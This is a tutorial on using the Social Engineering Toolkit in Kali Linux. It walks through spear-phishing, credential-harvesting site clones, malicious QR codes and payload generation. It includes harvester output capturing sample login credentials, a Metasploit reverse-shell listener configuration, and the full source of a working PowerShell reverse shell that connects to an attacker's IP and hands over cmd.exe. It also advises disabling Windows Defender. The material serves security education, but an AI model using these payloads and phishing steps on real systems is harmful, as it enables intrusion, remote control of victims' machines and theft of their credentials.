Kali Linux

Social Engineering Toolkit (SET)

A Short Tutorial

May 2021


1. Introduction

Social-Engineering Toolkit (SET) is an open-source penetration testing tool designed for launching social engineering attacks. Social engineering attacks are usually performed by targeting humans examining their behaviour with a sole reason to gain confidential information or to get access to the targeted computer. SET has a number of custom attack vectors that allows you to make a believable attack in a fraction of the time. These social engineering attacks are not directly breaking into one's system (i.e., installing back door) but it is an attacker dealing directly with the victim.

Phishing: Phishing is a cybercrime in which targets are contacted through emails, phone calls or text messages by someone posing as a representative of a legitimate institution to lure individuals into providing sensitive data such as personally identifiable information, banking and credit card details, and passwords. According to an article written in clearedin, phishing was the third most common type of scam reported to FBI. The article also mentioned that a study done with more than 55 million emails revealed that one in every 99 emails is a phishing attack. Almost 30% of the phishing attack emails are opened.

2. A Short Tutorial on SET's Features

We install Kali Linux in our virtual box (or VMware) to explore options and features of the social engineering toolkit (SET). The following steps can be used to reach SET:




1. Go to the menu.
2. Select **13** – Social Engineering Tools
3. Select social engineering toolkit out of three options

   A terminal will open where you can input your administrator password.

4. Input 1 (Social-Engineering Attacks) from the menu.

Now, all the options to create phishing attacks will appear in the menu. You will get 10 different options where you can send emails or attach a QR code or create a payload depending upon the type of attack you are interested in.



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set>
```

We attempt to explore all 10 options. The detailed steps of each type are listed below:

1. Spear-Phishing Attack Vectors

This module allows users to send email messages to a group of people and phish them by downloading a malicious attchement file.

There are two main options in producing malicous payloads: option one has predefined payload; while option two let's users create their own payloads.


Users are also provided with three options when devising a phishing email:

a. Perform a Mass Email Attack

- You will be provided with 22 different options depending upon the types of payloads
- You need to input the IP address and the default port of your machine or whichever machine you want to set up the listener on
- You will be asked to select different options depending upon the type of content you want to send to your target

- After this, attackers need to enter the email address and password from where they want to send the email to the targets
- Finally, the attacker need to enter the target email addresses

Below is a screeshot example of such phishing attack through email to which a malicious file is attached. An example of a generated payload is available along this tutorial.



b. Create a FileFormat Payload

Not covered in this tutorial.

c. Create a Social-Engineering Template


Not covered in this tutorial.

2. Website Attack Vectors

This module utilizes multiple web-based attacks in order to compromise the intended vectors. Users will be provided with seven different kind of attack methods which are as follows:

```
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based
 payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits thro
ugh an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a usernam
e and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the pa
ge to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes
iframe replacements to make the highlighted URL link to appear legitimate however when cli
cked a window pops up then is replaced with the malicious link. You can edit the link repl
acement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For
 example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabb
ing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection thro
ugh HTA files which can be used for Windows-based powershell exploitation through the brow
ser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

We try option 3 (i.e., Credential Harvester Attack Method). This method sets up a template (i.e., cloning a website) of a known website like google or twitter at the given IP address and asks the user for their log-in information (i.e., username and password).





Once they submit their username and password, the credentials are displayed back in the SET terminal as shown in the following figure.

```
[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Re
less, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.122 - - [22/Apr/2021 23:18:10] "GET / HTTP/1.1" 200 -
192.168.0.122 - - [22/Apr/2021 23:18:11] "GET /opensearch.xml HTTP/1.1" 404 -
192.168.0.122 - - [22/Apr/2021 23:18:44] "GET /80 HTTP/1.1" 404 -
192.168.0.122 - - [22/Apr/2021 23:18:47] "GET /80 HTTP/1.1" 404 -
192.168.0.122 - - [22/Apr/2021 23:18:49] "GET /80 HTTP/1.1" 404 -
192.168.0.122 - - [22/Apr/2021 23:18:56] "GET / HTTP/1.1" 200 -
192.168.0.122 - - [22/Apr/2021 23:18:56] "GET /opensearch.xml HTTP/1.1" 404 -
192.168.0.125 - - [22/Apr/2021 23:20:04] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=samplename
POSSIBLE PASSWORD FIELD FOUND: session[password]=samplepassword
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
```

[Options #5 (Web Jacking Attack Method)]. Through this option, we are able to forward the IP address to the given URL.

[Option #7 (HTA Attack Method).] Through option 7 we are able to get the target machine to download an exploit with the assumption that the target system enables us to do so. If the target system equpied with a virus detection, the virus detection may immediately delet the file as shown in the following figure.






3. Infectious Media Generator

This module will create an autorun file and a Metasploit payload through the infectious USB or CD or DVD.

4. Create a Payload and Listener

This module allows the user to create a malicious payload that can be sent to the target computer. When the victim opens the executable payload, the attacker gains access to their shell from which they can execute commands. The detailed steps to create a payload is listed below:

1. After selecting option number 4 (i.e. create a Payload and Listener), the user is provided with 9 different suboptions
2. The tool will ask for IP address and a reverse port for the payload listener
3. After this, an executable malicious payload is generated and exported to /root/.set/payload.exe which can then be sent through the mass mailer or other mechanisms to gain access to the victim's shell and execute commands remotely on the victim's machine. (**Note:** Currently, gmail recognizes the payload as a malicious file and does not allow sending the file. Additionally, Windows Defender also recognizes the executable as a malicious file and removes it instantly. For experimentation purpose, we can turn off windows defender (temporarily) and manually copy the executable from the virtual machine to the host machine.
4. An option is provided to start the payload and listener. If the payload is executed, the msfconsole application is started through which we can run commands on the victim's machine once the file is run.


Home
.set
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
Other Locations
meta_config
payload.exe
set.options
version.lock


```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t

set:payloads>1
set:payloads> IP address for the payload listener (LHOST):[redacted]
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/
.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient ...

                .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMMMMMMX,
```

```
                                                  .kMMO'
 dMMMMMMMMMMWd'                                     ..
   cWMMMMMMMMMMMNxc'.                            ##########
d.exe.0MMMMMMMMMMMMMMMMMMWc                     #+#    #+#
      ;0MMMMMMMMMMMMMMMMMMMMo.                 +:+
        .dNMMMMMMMMMMMMMMMMMMMMo               +#++:++#+
           'oOWMMMMMMMMMMMMMMMMMMMMo                 +:+
              .,cdkO0K;                     :+:     :+:
                                            :::::::+:
                        Metasploit

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Display the Framework log using the log command, learn more with help log

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST [redacted]
LHOST => [redacted]
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

5. Mass Mailer Attack

This module allows users to send emails containing malicious contents. Users will be provided with two options: the first option allows users to send an email to an individual person; while the second option allows users to import a list of emails and send it to as many people as they want within the list.

Users need to input their own email log-in, provide the subject and the content of the email. To test this behavior, we attempt to attach a QR code. We can generat it using the QR Code generator option. We take the image file of the QR code and place it on the desktop for the easy access. The path to the file can be ~/{username}/Desktop/qrcode.png.



6.Arduino-Based Attack Vector

This vector utilizes the Arduin-based device to program the device. Users can leverage the Teensy's, which have onboard storage and can allow for remote code execution on the physical system. Then, the attack vector will auto generate the code needed in order to deploy the payload on the system. You will need to have access to the Teensy USB device and purchase it for $22 dollars (the current price (April 2021)).

7. Wireless Access Point Attack Vector

This option requires setting a DNS server (e.g., Ettercap).

8. QR Code Generator Attack Vector

This option will allow the users to generate a QR Code and use SET to deploy the QR Code on the victim's computer. The target victim scans the code with a camera and it will direct them to an online Webpage which the attacker intends.

We can generate a QR Code and attach it to a fake email address (in the content of the email). An example of a generated QR Code is shown in the figure given below and it provided along with this tutorial:

The detailed steps to create a QR Code is as follows:

1. Users need to enter the URL for the intended malicous site
2. The QR Code will be generated and saved at /root/.set/qrcode_attack.png in Kali Linux, which can then be exported to send to victims through any means.

9. Powershell Attack Vectors

This module allows users to create PowerShell specific attacks. These attacks will allow users to use PowerShell which is available by default in all Windows operating system. A Powershell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies. The users are provided with 4 different types of Powershell as shown in the figure below:

```
   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu

set:powershell>1
Enter the IPAddress or DNS name for the reverse host:
```

This function generates powershell scripts to allow the attacker gain access to the victim's powershell instance. Due to the nature of the virtual box (used in this tutorial), connections to external victims are not possible through Virtual Box. However, we can extract the powershell scripts which can be used to gain access to another user's instance. The powershell script is shown below (provided as a separate file along this tutorial):

```
function cleanup {
if ($client.Connected -eq $true) {$client.Close()}
if ($process.ExitCode -ne $null) {$process.Close()}
exit}

// Setup IPADDR
$address = 'XXX.XXX.XXX.XXX' // the IP address goes here.

// Setup PORT
$port = '443'

$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\windows\\system32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding

while($outputstream.Peek() -ne -1){$out +=
$encoding.GetString($outputstream.Read())}

$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;

while (-not $done) {
  if ($client.Connected -ne $true) {cleanup}
  $pos = 0; $i = 1
  while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
    $read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
    $pos+=$read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10)) {
break}
  }
if ($pos -gt 0) {
  $string = $encoding.GetString($networkbuffer,0,$pos)
  $inputstream.write($string)
  start-sleep 1

  if ($process.ExitCode -ne $null)
    {cleanup}
  else {
    $out = $encoding.GetString($outputstream.Read())

  while($outputstream.Peek() -ne -1){
     $out += $encoding.GetString($outputstream.Read());
     if ($out -eq $string)  {$out = ''}
  }

  $stream.Write($encoding.GetBytes($out),0,$out.length)
  $out = $null
  $string = $null}}
else
  {cleanup}
}
```

10. Third Party Modules

For the third party modules, there are options for RATTE (Remote Administration Tools Tommy Edition) modules through SET. This tool is intended to bypass all firewalls by leveraging HTTP communications only.

Conclusion

In the context of today's world, many people are vulnerable because of the vast use of technology. Social engineering attacks are the psychological manipulation of people into performing actions or divulging confidential information. This tutorial briefly demonstrated the use of SET toolkit within Kali Linux to examine phishing attacks and malware delivery. After using the SET toolkit, we learned about different concepts of phishing attacks and tried out different options in the toolkit to see how phishing attacks work and are created. Research shows that spear phishing attacks are the most common attacks. About 65% of attacker groups use spear phishing as the primary infection vector. These attacks are not only limited to a single individual but also to big organizations. About 22% of organizations see phishing as their greatest security threat and about 64% of organizations have experienced phishing attacks in the past.

It is important to note that while working on the SET toolkit and learning about social engineering attacks we get many SET options may not functional because of modern virus prevention methods. Some tools within SET have prevention mechanisms in place in email systems like gmail and operating systems like windows 10.

References:

1. **Internet Security Threat Report (ISRT) - 2019**

https://www.phishingbox.com/news/phishing-news/internet-security-threat-report-irst-2019

2. **Check Point Research 2018 Security Report Summary**

https://www.phishingbox.com/news/phishing-news/check-point-research-2018-security-report-summary

3. **EY Global Information Security Survey - 2018**

https://www.phishingbox.com/news/phishing-news/ey-global-information-security-survey-2018

4. **KnowBe4. "What Is Phishing?"** ***Phishing***

www.phishing.org/what-is-phishing#:~:text=Phishing%20is%20a%20cybercrime%20in,credit%20card%20details%2C%20and%20passwords.

5. **Vidwans, Ranjeet. "Top 10 Phishing Attack Statistics That Should Scare You."** ***Cloud Collaboration Security*****,**

   www.clearedin.com/blog/phishing-attack-statistics#:~:text=97%25%20of%20people%20cannot%20identify,to%20be%20closer%20to%2075%25.